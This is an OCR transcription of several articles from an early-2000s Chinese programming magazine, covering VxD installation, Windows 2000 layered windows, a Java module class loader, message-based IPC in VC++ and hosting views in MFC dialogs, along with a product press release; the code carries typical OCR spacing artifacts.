      ml /c /coff  /Zi /Cp /DBLD_COFF  /DIS_32 /nologo /W3 /Zd  -Cx -DMASM6 -DINITLOG -DDEBLEVEL = 1 -DDEBUG -FI $(NAME). asm
```

4. **安装与调试**

安装使用 VxD **比较简单，将** VxD **拷贝到** Windows **系统目录 你只需在** system. ini **系统配置文件**[386Enh]**节加入一行** device = settimer. vxd **即可实现自动加载，也可以建立这样一个文件**

```
REGEDIT4
[HKEY_LOCAL_MACHINE\ System\ CurrentControlSet\ Services\VXD\SetTimer]
"ImagePath" = "SetTimer. vxd"
```

双击这个文件即可实现自动注册到注册编辑表。

你还可以通过 Vtools **或** VxDLib **提供的** VxDLoad、testvxd **程序加载动态的** VxD **文件。**

静态的 VxD **可以通过** CreateFile **文件名为** hh. hsettimer. vxd）、CloseHandle、DeviceIoControl **函数通信与** win32 **用户态应用程序通信。**

调试 VxD **的工具主要是** Win Ice **以及** DebugView http://www. sysinternals. com/ 。softice **大名鼎鼎，大多数程序员对它并不陌生。至于后者，它是一个捕获** Win32 **和内核调试输出的工具软件 在** Win 9x/Me **下的输出：**Win32 OutputDebugString、Win16 OutputDebugString、Kernel - mode Out_Debug_String 、Kernel - mode _Debug_Printf_Service。

在 Win NT **和** Windows 2000 **下可以捕获：**Win32 OutputDebugString、Kernel - mode DbgPrint **以及** Whistler **的输出** DbgPrint **函数。**

参考文献

1. 98DDK **在线联机帮助**

2. **孙守阁、徐勇** . Windows **驱动程序技术内幕** . **清华大学出版社，**2000. 5

收稿日期：2001 **年** 4 **月** 16 **日）**

初识 Windows 2000 的分层窗口

周鸣扬

在 Windows98 / NT 下，已经习惯了矩形的、不透明的窗口，也习惯在编程中通过 WM_PAINT 消息中来维护窗口的外观。这种习惯似乎是天经地义。不过，自从首次看到了“金山词霸”之类的软件使用了透明的窗口之后，也许你会有了新的疑问：为什么窗口总是不透明的？为什么窗口总是要做成矩形的 为什么窗口的变化总是要伴着跳跃？为什么窗口的变化不能够直接在桌面上进行，而非要通过重绘操作来进行？

一、Windows 2000 窗口的新特色

Windows 2000 在用户界面方面包括了几个重大的改进，可能你已经注意到了有阴影的鼠标、渐入的工具条快速提示、透明的窗口、平滑的窗口变化等。这些变化都可以归结为用户对“渐变”的需要远远要比传统的“跃进式”要感兴趣得多，很显然，“渐变”比“跃进式”的用户界面要温和得多，而这种渐变的效果在日常的电视节目中已经被大量地使用了。Windows2000 中一些微小的变化使在提高用户界面上又前进了一大步！例如：Windows 2000 中最为常见的有阴影的鼠标，这种鼠标的立体感较强，仿佛是跃然于屏幕之上，它能够帮助用户在大屏幕上迅速地定位，不用象以前那样，用着用着就找不着鼠标了。

二、分层窗口

Windows 2000 在界面上之所以有这么大的改进，完全是因为 Windows2000 采用了一种 GDI（graphics device interface，图形设备接口）。这种 GDI 以前叫 GDI2k，现在有了一个更好听的名字：GDI + 。GDI + 是一种新型的图形设备接口，它的主要特点在于它能够创建全新的用户桌面体系、能够容易完成二维或三维的图形处理，为桌面带来一种数字化的图片。 GDI + 同时也提供了增强的图形处理技术，如常见的 Alpha blending、 纹理、贴图、增强的文本及图片显示技术。实际上，GDI + 主要的特色就在于强调通过硬件加速来达到良好的视觉感受！Windows2000 在界面上的一大特色就是对淡入浅出的支持，如常见的菜单、透明的窗口等。 首先你得在“显示属性”中启用“淡入浅出”功能），这种改变在很大程度上是引入了对“分层窗口”的应用。本文今天不过多地介绍 GDI + 的理论知识，而是着重 GDI + 在编程中的具体使用：通过在 VC 中制作“屏幕精灵”（一种能够在屏幕上自由移动的异形窗口程序）为例，来详细解释“分层窗口”的实现过程。分层窗口实际上一种在 Windows 2000 下能够自动地与非活动窗口进行合成的一种窗口。

三、分层窗口的功能及特点

使用分层窗口，我们能够有效地提高用户界面，分层窗口的主要作用及特点如下：

- 窗口采取“合成”（compse）的方式来绘制，系统资源占用低，支持窗口平滑变化。
- 窗口可以是透明或是半透明的。
- 窗口可以是任意形状的、支持变形操作。

1. 我们知道，在传统的 Windows98 / NT 下面，窗口的外观发生变化 如：该窗口被其他窗口覆盖、窗口大小发生变化）时，应用程序会自动维护窗口的外观，而这种自动维护是在编程中加入了对 WM_PAINT 之类的消息的响应。如果桌面窗口的外观频繁地发生变化，那么，所有的窗口都会去响应“WM_PAINT”消息，以保持窗口自身的外观。这样就使得每个窗口都在进行重绘操作，这样就自然加重了操作系统的负担，当操作系统忙不过来时，你就会发现，有些窗口由于在重绘过程中就会产生“抖动”，大大地影响了整个桌面的外观。其实，在安装了 Windows 2000 之后，这种现象就有可能会避免。上面提到了，如果桌面上的每个窗口在外观上有所变化时，所有的窗口都会去进行重绘操作，从而导致系统资源不足而产生窗口的“抖动”现象。分层窗口的出现使得上面的问题得到了解决，分层窗口的特点就在于，它将窗口的绘制操作进行了重新定义：由系统完成重绘操作，完成的方式是进行“合成”：将窗口的外观看做是一幅位图，窗口外观的变化只是“位图”的变化！而不需要非得通过对 WM_PAIT 消息响应来进行。这样就能够保证分层窗口在外观变化时能够平滑过渡，而不会产生“抖动”现象。分层窗口在概念上包括有两层含义：与传统相比，这种窗口的外观看起来古里古怪 它可以是透明或半透明的，或是异形的）；二是重定向：对窗口的重绘不需要手工添加代码来实现，系统会自动将重绘操作在后台完成。

2. 用过“金山词霸”的朋友都知道，在屏幕取词时的那种透明窗口，看起来很“酷”！通常，桌面的空间是非常有限的。在大屏幕或是多屏显示系统中，正确地使用透明或半透明的窗口能够带来更多的方便。拿个很常见的例子来讲，“金山词霸”在进行屏幕取词时，你能够透过窗口看到该窗口背后的窗口，这样不至于影响你的其他操作。实际上这也

从另一方面“扩展”了你的屏幕大小。可是，“金山词霸”这种透明窗口的实现原理可能大家在各种文章上也见到过相应的描述：在取词窗口出现之前，先保存屏幕上与取词窗口等大的屏幕内容，在取词窗口出现时，通过一定的运算来实现“透明”。应该说，取词窗口在外观上达到了“透明”的效果，但它远远不是 GDI + 中所描述的分层窗口所具有的“半透明”窗口功能。“金山词霸”的透明是一种基于关键色（color - key）的透明，而分层窗口所具有的“半透明”主要是强调合成技术与重定向重绘操作，而不仅仅是使用关键色来达到“透明”。它还可以使用“alpha blending”来达到更加良好的“半透明”的窗口效果。

3. 在 Windows 95 /98 或是 Windows NT 4. 0 中，在编程时我们可以直接调用 SetWindowRgn 来达到异形窗口的效果，我们需要做的就是指定窗口所占的区域（region），我们可以将区域设定成圆形的、三角形或是更复杂的区域，这种做法有几个明显的不足：如果一个窗口不断地修改自己的区域或者该窗口被拖动，那么，在这个窗口背后的其他窗口就会不停地执行重绘操作。除了产生更多的重绘信息之外，对改变形状后的窗口所做的区域计算（哪些区域是无效的、可见的）是很花费资源的。通常情况下，窗口都是一个矩形，尽管有些窗口看起来不一定是矩形的（如圆形），但是，这只在视觉上的感受，其实，这些异形的窗口在 Windows 中实际上仍然是被认为是矩形的，对于那种使用圆形窗口的应用程序来说，它所要管理的窗口并不仅仅是圆形，还有圆形后的部份。圆形后的部份尽管不可见，但是，它依然是矩形窗口的一部份，这部份窗口其实是覆盖了其他应用程序的窗口。使用分层窗口，同样可以做到异形的窗口，而且，这种异型窗口在制作过程中更为简单，系统资源占用低。

四、编程中使用分层窗口的基础准备

Windows 2000 包括了一种新的窗口风格：WS_EX_LAYERED，这就是“分层窗口”。适当地使用这种风格会更能够让你开发出的应用程序在界面上更加有个性。如 异形窗口、动画效果等。要使用分层窗口，需对窗口的风格进行重新设定：使用 WS_EX_LAYERED 风格。比如下面的语句：

```
SetWindowLong(hwnd, GWL_EXSTYLE, GetWindowLong(hwnd, GWL_EXSTYLE) | WS_EX_LAYERED)
```

就使得 hwnd 所代表的窗口有了分层的特性。在设定了窗口的分层风格之后，我们可以使用新的 API 函数 UpdateLayeredWindow 来修改窗口中的外观布局（当然也可以在 WM_PAINT 消息中使用代码来在窗口中添加相应的内容，不过，这样会背离使用“分层窗口”的初衷）！该函数是用来维护在屏幕上窗口的外观。使用该函数的最大优点就是它能够减少窗口的重绘操作：在使用 UpdateLayeredWindow 来修改窗口的外观时，被该窗口覆盖了的其他窗口不会因为该窗口的外观变化而进行重绘操作。因为，用 UpdateLayeredWindow 改变窗口外观时，窗口外观是以图片形式来改变的，窗口外观的改变对于系统来讲，就是图片内容的改变，加之分层窗口具有的重定向重绘操作功能，桌面上的其他窗口根本不会收到 WM_PAINT 消息。所以，分层窗口在外观的改变过程中相当于该窗口是桌面的唯一需要变动的窗口，因此，窗口的变动就会显得更加平滑。

要设置分层窗口的外观，我们可以通过 SetLayeredWindowAttributes 函数来实现，不过，SetLayeredWindowAttributes 的用途及调用方法在许多文章中都可以找到相关的介绍，而且其用途相对于 UpdateLayeredWindow 来讲要狭窄些，本文着重讲解 UpdateLayeredWindow 的具体用法：

```
BOOL UpdateLayeredWindow(
  HWND hwnd,    // 欲修改的分层窗口句柄, 这个窗口必须有 WS_EX_LAYERED 属性
  HDC hdcDst,    // 屏幕设备句柄
  POINT * pptDst,  // 修改后的窗口位置
  SIZE * psize,    // 新窗口大小
  HDC hdcSrc,   // '层'的源句柄: 绘制窗口表面时所使用的设备环境(DC)
  POINT * pptSrc,  // 分层窗口源位置
  COLORREF crKey,   // 关键色
  BLENDFUNCTION * pblend,
// 混合函数, 指明在绘制窗口表面时如何与非活动窗口进行合成
DWORD dwFlags // 修改方式, 以关键色(ULW_COLORKEY)或是利用 alpha 值(ULW_ALPHA)来绘制窗口表面, 还是直接绘制一个不透明的窗口(ULW_OPAQUE)
);
```

BLENDFUNCTION * pblend 的具体含义如下：

```
typedef struct _BLENDFUNCTION {
  BYTE    BlendOp;
//合成操作方式, 常用值为 AC_SRC_OVER: 覆盖
  BYTE    BlendFlags; //取值只能为 0
  BYTE    SourceConstantAlpha; //所绘制新窗口的透明度, 0 完全透明; 255 不透明
  BYTE    AlphaFormat//; 源位图和目标位图之间进行合成, 当该值为 AC_SRC_ALPHA 时, 绘制新窗口所使用的设备环境中所选定的位图必须是 32 位真彩色的, 否则, 合成操作不会成功的. 通常该值为 0
} BLENDFUNCTION, * PBLENDFUNCTION, * LPBLENDFUNCTION;
```

要确认对该 UpdateLayeredWindow 函数的调用是否成功，可以通过 GetLastError 来确认。

五、具体编程应用

本文以编制一个能够在屏幕上乱飞的蚊子灵窗口为例，来说明使用分层窗口的具体步骤。本文中所述的程序很有趣，一个类似于“屏幕精灵”的东西。要在 Windows2000 下编制这个程序，得注意以下两点：

1. 为了简化编程，最好安装有新的 Microsoft PlatForm SDK，因为这样可以直接使用 UpdateLayeredWindow 之类的函

数。尽管没有 PlatForm SDK 也能够使用分层窗口，不过，对函数的申明比较麻烦。PlatForm SDK 的安装程序较大，我们可以只下载其头文件和库文件即可，其下载地址为：http //noner. top263. net /progtool，大概有 8MB。

2. 由于是在 Windows2000 下编译该程序，需在 winuser. h 文件中加入：#define _Win32_WinNT 0x0500 语句，否则，编译不能够成功。

在 VC 中新建一基于对话框的项目：LayerWnd，然后在资源管理中加入蚊子图片（如图 1 所示），其 ID 值为（IDB_BITMAP1），细心的你会发现，这个蚊子的周围都是黑色的，其实这是为以后的编程做准备的，因为我们可以在编程中将黑色过滤掉。接着进行以下操作：




图 1

（1）在 class CLayerWndDlg 加入变量申明

```
public:
POINT ptSrc ;
    SIZE size; //窗口层大小
    CRect * prc;
    CDC dcMem;
    CBitmap bp;
    BITMAP  bm;
    HDC hdc;
    //混合函数声明
    BLENDFUNCTION blend;
```

（2）对 CLayerWndDlg 进行初始化操作：

```
BOOL CLayerWndDlg: : OnInitDialog()
{
    CDialog: : OnInitDialog();
// IDM_ABOUTBOX must be in the system command range
  ASSERT((IDM_ABOUTBOX & 0xFFF0) = = IDM_ABOUT-
BOX);
    ASSERT(IDM_ABOUTBOX < 0xF000);
    CMenu * pSysMenu = GetSystemMenu(FALSE);
    if (pSysMenu ! = NULL)
    {
        CString strAboutMenu;
        strAboutMenu. LoadString(IDS_ABOUTBOX);
        if (! strAboutMenu. IsEmpty())
        {
        pSysMenu - >AppendMenu(MF_SEPARATOR);
 pSysMenu - >AppendMenu(MF_STRING, IDM_ABOUTBOX,
strAboutMenu);
        }
    }
    // Set the icon for this dialog.  The framework does this
automatically
    //  when the application´s main window is not a dialog
    SetIcon(m_hIcon, TRUE);            // Set big icon
    SetIcon(m_hIcon, FALSE);           // Set small icon
    prc = new(CRect);
    GetClientRect(prc);
    this - >ClientToScreen(prc);
     size. cx = prc - >right - prc - >left;
     size. cy = prc - >bottom - prc - >top;
     blend. BlendOp = AC_SRC_OVER;
     blend. BlendFlags = 0;
     blend. AlphaFormat = 0 ;
     blend. SourceConstantAlpha = 255;
    //将层属性(WS_EX_LAYERED)做为窗口的风格(style)
SetWindowLong(this - >m_hWnd, GWL_EXSTYLE, GetWin-
dowLong(this - >m_hWnd, GWL_EXSTYLE) | WS_EX_LAYER-
ED);
    //将蚊子的图片选入设备环境
    dcMem. CreateCompatibleDC(GetDC());
    bp. LoadBitmap(IDB_BITMAP1);
    bp. GetBitmap(& bm);
    dcMem. SelectObject(bp);
    hdc = : : GetDC(this - >m_hWnd);
    //设定窗口表面的大小与位图等大
    size. cx = bm. bmWidth;
    size. cy = bm. bmHeight;
//将黑色(RGB(0, 0, 0))做为透明色，设定窗口的表面透明属性
    UpdateLayeredWindow(GetSafeHwnd( ), NULL, NULL,
& size, (HDC) dcMem, & ptSrc, RGB(0, 0, 0), & blend,
ULW_COLORKEY);
    //查看调用函数是否正确，这步很重要，因为在编程中经常可以遇到参数用错的情况!
    int    error_code = GetLastError();
    if(error_code! = 0)
    {
        CString err;
        err. Format(″调用 UpdateLayeredWindow 函数出错，出错代码为: %d!你将不能够查看到窗口特效!″, error_code);
        AfxMessageBox(err);
    }
    //启用计时器
    SetTimer(123, 850, NULL);
    return TRUE;  // return TRUE  unless you set the focus
to a control
}
```

（3）加入对 CLayerWndDlg 的 OnTimer 事件响应函数

```
void CLayerWndDlg: : OnTimer(UINT nIDEvent)
{
    //以随机数的方式产生窗口的新位置
    ptSrc. x = rand() % GetSystemMetrics(SM_CXSCREEN);
    ptSrc. y = rand() % GetSystemMetrics(SM_CYSCREEN);
this - >SetWindowPos(NULL,  ptSrc. x,  ptSrc. y,  0,  0,
```

```
SWP_NOSIZE);
UpdateLayeredWindow(GetSafeHwnd( ), NULL, NULL, &
size, (HDC) dcMem, & ptSrc, 0, & blend, ULW_COLORKEY);
    CDialog: : OnTimer(nIDEvent);
}
```

4）加入判断运行平台的测试

```
int CLayerWndDlg: : OnCreate(LPCREATESTRUCT lpCreat-
eStruct)
{
    if (CDialog: : OnCreate(lpCreateStruct) = = -1)
        return -1;
    DWORD dwVersion, dwWindowsMinorVersion;
//检测目前的操作系统, GetVersion 具体用法详见 MSDN
    dwVersion = GetVersion();
 dwWindowsMinorVersion = (DWORD)(HIBYTE(LOWORD
(dwVersion)));
// 如果运行的操作系统不是 Windows 2000, 退出本程序!
    if (dwWindowsMinorVersion! =0)
    {
    AfxMessageBox(″对不起, 该程序只能在 Windows 2000
下运行!″);
        return -1;
    }
}
```

经过上述步操作之后，运行该程序，可以看到，一只蚊子正在屏幕上欢快地乱飞着，很是逗人发笑 运行界面如图 2 所示）。为了验证本文前面提到的“分层窗口”的一些特点，再次在 VC 中新建一 SDI 项目 Detect_Paint，在其中加入对

图 2

WM_PAINT 消息的响应：

```
void CDetect_PaintView: : OnPaint()
{
  CPaintDC dc(this); // device context for painting
  AfxMessageBox(″收到 WM_PAINT 信息″);
}
```

然后同时运行 Detect_Paint 和 LayerWnd 两个程序，会发现，无论这只‘蚊子”怎么样在 Detect_Paint 所对应的窗口上飞，Detect_Paint 程序都不会有任何反应，而只要其他程序在 Detect_Paint 上移动时，Detect_Paint 将不停地提示收到重绘信息，由此可见分层窗口在节约系统资源方面的特色。有了上述编程过程，你会发现，如果要将此程序变成是淡入浅出的对话框程序，那简直是易如反掌。只需要在 UpdateLayeredWindow 中使用 ULW_ALPHA 就行了，这里不做赘述。

后记：本文中所提到的“分层窗口”，其在 MSDN 中的英文名字叫“LayeredWindow”，在目前的各种杂志上还未见其正式的中文名字，所以根据我自己的理解，将其译为“分层窗口”，不知是否恰当。本文中所提到的程序，在我的主页“国税之家” (http //nationaltax. home. chinaren. com) 的“个人世界”中可以下载到，对于在程序设计上的一些问题，欢迎大家与我共同探讨！

（收稿日期：2001 年 4 月 14 日）

（止接第 38 页）

```
CustomClassLoader ccl = new CustomClassLoader();
        String RunTimeModule;
        Object o;
        Class c;
        RunTimeModule = ″NewModule_1″;
        c = ccl. loadClass(RunTimeModule);
        o = c. newInstance();
 ((UpdatableModule) o). start(″No parameter needed. ″);
        RunTimeModule = ″NewModule_2″;
        c = ccl. loadClass(RunTimeModule);
        o = c. newInstance();
 ((UpdatableModule) o). start(″No parameter needed. ″);
    }
  }
```

到此为止我们已经实现了在运行时更新程序模块的功能。但是，这种方法显然是有缺陷的，譬如说无法释放被旧的程序模块所占用的内存空间。当需要在运行时被更新的程序模块比较多或者是比较大的时候，会有相当数量的内存被浪费，因为被旧模块所占用的内存空间已经没有继续存在的意义却又无法被释放。

（收稿日期：2001 年 2 月 5 日）

在 VC + +6.0 下利用消息实现内部进程通讯（IPC）

郎 锐

摘 要 内部进程间通讯和数据交换有多种方式：消息、共享内存、匿名（命名）管道、邮槽、Windows 套接字等多种技术。其中利用消息机制实现 IPC 虽然同其他方法相比有交换的数据量小、携带的信息少等缺点，但由于其实现方便、应用灵活而广泛应用于无须大量、频繁数据交换的内部进程通讯系统之中，尤其是对于在上层主控软件与底层工作软件之间的命令与响应上更能充分显示其良好的性能。本文就通过编制一个主控软件和一个受其操作的底层工作软件来阐述如何用 VC + +6.0 通过消息来实现内部进程通信。

关键字 VC + +6.0，内部进程通信 IPC，消息

一、 Windows 消息机制

Windows 是一种面向对象的体系结构，Windows 环境和应用程序都是通过消息来交互的。Windows 应用程序开始执行后，Windows 为该程序创建一个“消息队列 message queue”用以存放邮寄给该程序可能创建的各种不同窗口的消息。消息队列中消息的结构 MSG 为：

```
typedef struct tagMSG{
HWND hwnd;
UINT message;
WPARAM wParam;
LPARAM lParam;
DWORD time;
POINT pt;
}MSG;
```

其中第一个成员变量是用以标识接收消息的窗口的窗口句柄；第二个参数便是消息标识号，如 WM_PAINT 第三个和第四个参数的具体意义同 message 值有关，均为消息参数。前四个参数是非常重要和经常用到的，至于后两个参数则分别表示邮寄消息的时间和光标位置（屏幕坐标）。把消息传送到应用程序有两种方法：一种是由系统将消息“邮寄 post”到应用程序的“消息队列”，这是“进队消息”，Win32 API 有对应的函数：

PostMessage，此函数不等待该消息处理完就返回；而另一种则是由系统在直接调用窗口函数时将消息“发送 send”给应用程序的窗口函数，属于“不进队消息”，对应的函数是 SendMessage，其必须等待该消息处理完后方可返回。

二、 主控程序的实现

（一）新建一工程文件 Sender，选取 MFC AppWizard（exe）。

（二）第二步选取 Single document 单文档。

（三）其余几步均为缺省值。

（四）添加三个菜单“命令一”、“命令二”、“命令三”及与之对应的函数：

```
OnSendComm1()
{
CString str = "Receiver";
   CWnd * pWnd = CWnd: : FindWindow(NULL, str);
   if(pWnd)
        pWnd - >SendMessage(WM_COMM, 0, 0);
}
OnSendComm2()
{
CString str = "Receiver";
   CWnd * pWnd = CWnd: : FindWindow(NULL, str);
   if(pWnd)
        pWnd - >SendMessage(WM_COMM, 0, 1);
}
OnSendComm3()
{
CString str = "Receiver";
   CWnd * pWnd = CWnd: : FindWindow(NULL, str);
   if(pWnd)
        pWnd - >SendMessage(WM_COMM, 1, 0);
}
```

（五）在 SenderView.h 中添加自定义消息：#define WM_COMM WM_USER + 100 编译完成即可。

三、 底层工作程序的实现

（一）新建工程 Receiver，仍是单文档。

（二）在 CReceiverApp 类的 InitInstance 函数末尾添加：m_pMainWnd - >SetWindowText “Receiver”

用以指定底层工作程序的窗口标题，以便主控程序能根据标题获取到此窗口的窗口句柄。

（三）在 MainFrm.h 中添加自定义消息：#define WM_COMM WM_USER + 100。

（四）添加自定义消息 WM_COMM 的消息映射：

```
BEGIN_MESSAGE_MAP CMainFrame CFrameWnd
    //{{AFX_MSG_MAP(CMainFrame)
// NOTE – the ClassWizard will add and remove mapping macros here.
// DO NOT EDIT what you see in these blocks of generated code !
    ON_WM_CREATE()
    //}}AFX_MSG_MAP
    ON_MESSAGE(WM_COMM, OnSendMsg)
END_MESSAGE_MAP()
```

（五）完成消息响应函数 OnSendMsg

```
void CMainFrame::OnSendMsg(WPARAM wParam, LPARAM lParam)
{
        if(wParam = =0 & & lParam = =0)
            AfxMessageBox("主控程序发送命令一!");
    if(wParam = =0 & & lParam = =1)
            AfxMessageBox("主控程序发送命令二!");
    if(wParam = =1 & & lParam = =0)
            AfxMessageBox("主控程序发送命令三!");
}
```

我们便可以通过辨别消息的两个消息参数来区分主控程序发送的是哪一个命令，从而可以执行相应的操作。执行主控程序和底层工作程序，由于本程序采用的是 SendMessage ，所以当主控程序发送消息给底层工作程序时，底层工作程序弹出相应的模式对话框，在没有关闭对话框前此消息未处理完，SendMessage 也就没有执行完，所以主控程序呈阻塞状态。如改用 PoseMessage ，则不会发生阻塞，具体选用哪个函数还应根据实际要求灵活掌握。

结论 通过上面的实例可以看出利用消息进行进程间通信不失为一种便捷的方法 进程间的数据交换量不大却能完成相当的功能 上下层次有着明显的接口，上层和底层只通过这个接口进行通讯，因此只要对上下层程序制定好规范详尽的协议，便可编制出协调性很好的软件控制系统。

参考文献

1. 山东大学威海分校电子系统工程系著． Microsoft Windows 环境与编程基础． 内部发行

2. David Bennett 等著 徐军等译． Visual C + + 5 开发人员指南． 机械工业出版社

3. [美]Peter Norton& Rob McGregor 孙凤英等译． MFC 开发 Windows95 /NT4 应用程序．清华大学出版社

4. MSDN Library Visual C + + 6.0

（收稿日期：2001 年 3 月 29 日）

豪杰超级 VOD 系统》巡展发布会在沪举行

8 月 10 日北京世纪豪杰计算机技术有限公司的“豪杰超级视频点播系统”巡展发布会在沪举行。会上展出了豪杰公司面向行业用户的最新产品——豪杰超级 VOD 系统》，可广泛应用于军事、教育、智能小区、电信等领域。


北京世纪豪杰公司多年来一直致力于多媒体技术领域的研究，是国内知名的多媒体播放软件企业，开发出的超级解霸系列产品，在国内享有很高声誉。这次推出的 豪杰超级 VOD 系统》采用豪杰公司独创的“网络猝发传送技术”，在相同带宽的前提下比普通的传送技术多传送 20% - 30% 的数据；利用豪杰独创的实时性视频流解压技术，可以达到对从远端接收的视频流不需要任何预读完全动态的解压，即点即播，极大地提高了工作效率，并且读取播放画面流畅、清晰；能支持 VCD、DVD、RM、MPEG4 等国际标准和主流视音频格式；利用豪杰独创的立体视频，配合豪杰立体眼镜可轻松实现立体视频效果。发布会上豪杰公司总经理梁肇新先生就豪杰技术，及 VOD 未来发展前景作了分析与讲解，并对豪杰公司的发展历程以及未来的发展规划作了详细介绍。参加本次新闻发布会的不但有各新闻媒体记者、系统集成商、行业客户，而且豪杰通用软件在上海的合作伙伴代表也应邀前来参加了本次发布会。

豪杰超级 VOD 系统》的推出，标志着豪杰公司从通用软件领域向行业应用软件领域的成功跨越。同时也标志着我国国产 VOD 产品已从简单的系统集成发展到了拥有关键核心技术的阶段。随着 VOD 产品不断深入的推广与普及，将对教育、军事、智能小区、电信等应用领域有一个全新的变革，也将对我国的宽带网络建设、应用及发展，起到积极的推动作用。此次全国范围的巡展活动 7 月 31 日已在北京展开，此后还将陆续在广州等其它各大中城市举行。

在 Visual C + + 对话框中使用视图

司瑞红　元凯宁

在使用 Visual C + + 编制 . exe 程序的时候，有两种模式可供选择：对话框程序和基于文档 / 视窗模式的程序。对话框有自己的消息循环，编制程序比较简单。文档/ 视窗模型则从 SmallTalk 的“文档 - 控制器 - 窗口”模型借鉴而来，视窗和文档二者分工明确，相互之间具有一定的独立性，更利于编写大型的文字处理程序。那么，这两种模式之间是否存在着一定的“结合”区域呢？比如，MFC6. 0 版中带有一个 CHtmlView 类，它提供了一种简单地显示网页的方法，但它是以视图类（从 CView 类派生）的形式出现的，在对话框中无法直接使用。一般说来，要使用显示网页的功能可以请求 COM 服务（IE 本身就是一个大的 COM 客户端）。CHtmlView 类的实现也是如此。那么，有没有办法直接在对话框中使用 CView 类的派生类呢？



其实 CView 类（及其派生类）并不神秘，它也是窗口，是一种默认风格是 WS_CHILD、WS_VISIBLE、WS_BORDERS 的窗口，它也能在对话框中创建，甚至可以令它成为应用程序的主窗口。只不过 CView 类（及其派生类）的构造函数的访问属性是保护类型，不能够直接生成对象。我们平时使用的时候都是通过类似如下的代码：

```
CMultiDocTemplate * pDocTemplate;
pDocTemplate = new CMultiDocTemplate(
        IDR_TESTTYPE,
        RUNTIME_CLASS(CTestDoc),
RUNTIME_CLASS(CChildFrame), //custom MDI child frame
        RUNTIME_CLASS(CTestView));
AddDocTemplate(pDocTemplate);
```

类似这样，有一个 CDocTemplate 类（或其派生类）替我们做了大部分的工作（还有一个 CDocManager 类），使得我们不清楚文档和视到底是怎样创建的。其实，手工创建一个视并不困难。首先生成一个 CCreateContext 对象，用来在创建窗口的时候使用，从 CCreateContext 对象中的 m_pNewViewClass 成员就可以生成一个视类的对象，因为它是一个 CRuntimeClass 类型的指针，可以调用它的 CreateObject 函数来生成视类的对象。然后再调用 CreateWindow 函数创建视的窗口（不是框架窗口，而是视本身可见的部分），这样，视就可以看到了。然后调整它的大小等属性即可。作为一个简单的例子，在一个对话框的 OnInitDialog 函数中写入如下内容：

```
CRuntimeClass * pViewClass = RUNTIME_CLASS ( CHtmlView); //要创建 CHtmlView 视
  //生成一个 CCreateContext 对象备用
  CCreateContext * pContext;
  pContext = new CCreateContext;
  pContext ->m_pNewViewClass = pViewClass;
  pContext ->m_pCurrentDoc = NULL; // 均填 NULL 即可
  pContext ->m_pNewDocTemplate = NULL;
  pContext ->m_pLastView = NULL;
  pContext ->m_pCurrentFrame = NULL
  CWnd * pWnd = NULL;
  // 创建视类对象, 先将从 CObject * 变换到 CWnd *
  pWnd = DYNAMIC_DOWNCAST(CWnd, pViewClass ->CreateObject());
  pWnd ->Create(NULL, NULL, AFX_WS_DEFAULT_VIEW, CRect(0, 0, 0, 0), this, 0, pContext);
  // CReateContext 对象不再需要
  delete pContext;
 CHtmlView * pHtmlView = DYNAMIC_DOWNCAST(CHtmlView, pWnd);
  // 现在可以使用视的指针了
  pHtmlView ->MoveWindow(0, 0, 200, 150);
  // 前进到一个地址
 pHtmlView ->Navigate(_T(″http://www. microsoft. com/visualc″));
```

这段代码正常执行后，将在对话框窗口的 0 0 - 200 150 区域内显示一个子窗口，包含网页的内容或是未连接到 Internet 的信息。当然，在实际使用的时候，错误捕获和处理是必不可少的。

下面设计并实现一个实用的方案。

根据面向对象的思想，将所有的功能封装到一个类中，取名为 CDialogViewManager。要实现的功能应当有：添加一个视到对话框（AddView 函数）和删除一个视（DeleteView 函数）；为了设计时的方便，视的大小由一个静态（Static）控件来指出；为了管理上的方便，这个类还保存所有已创建的视的指针，可以通过视类来存取它们（GetView 函数），另外，还应当能够通过关联的静态控件的 ID 值来存取这些指针。为了使用上的方便，还增加关联到一个对话框的功能（Install2Dialog 函数和 Uninstall 函数）和一次删除所有视（RemoveAllView 函数）的功能。

为提高查找视的指针的效率，使用 MFC 的映射类来存储它们，以相关联控件的 ID 作为键的类型，以一个自定义结构（含视类的指针）作为值的类型。

```
typedef struct _DVMITEM{ //Dialog View Manager Item, dvmi for short
    CView * pView;
} DVMITEM, * PDVMITEM;
typedef CMap<UINT, UINT, DVMITEM *, DVMITEM *> CMapID2DVMItem;
```

将值的类型定义成一个结构是为了方便日后在其中添加其它信息。

最后，编程实现，得到两个文件如下。

DlgView.h 文件

```
// DlgView.h : header file
#if !defined(_DLGVIEW_H__INCLUDED_)
#define _DLGVIEW_H__INCLUDED_
#if _MSC_VER > 1000
#pragma once
#endif // _MSC_VER > 1000
// to import the CMap<> template
#include "afxtempl.h"
/////////////////////////////////////
// DialogViewManager: the manager of the views in dialog
class CDialogViewManager : public CCmdTarget
{
public:
    CDialogViewManager();
    virtual ~CDialogViewManager();
    DECLARE_DYNCREATE(CDialogViewManager)
protected:
    // embeded type and structures
    typedef struct _DVMITEM{
        CView * pView;
        // we can add other information here
    } DVMITEM, * PDVMITEM;
  typedef CMap<UINT, UINT, DVMITEM *, DVMITEM *> CMapID2DVMItem;
// Operations
public:
    // install/Uninstall manager
    void Install2Dialog(CDialog * pParentDialog);
    void Uninstall(void);
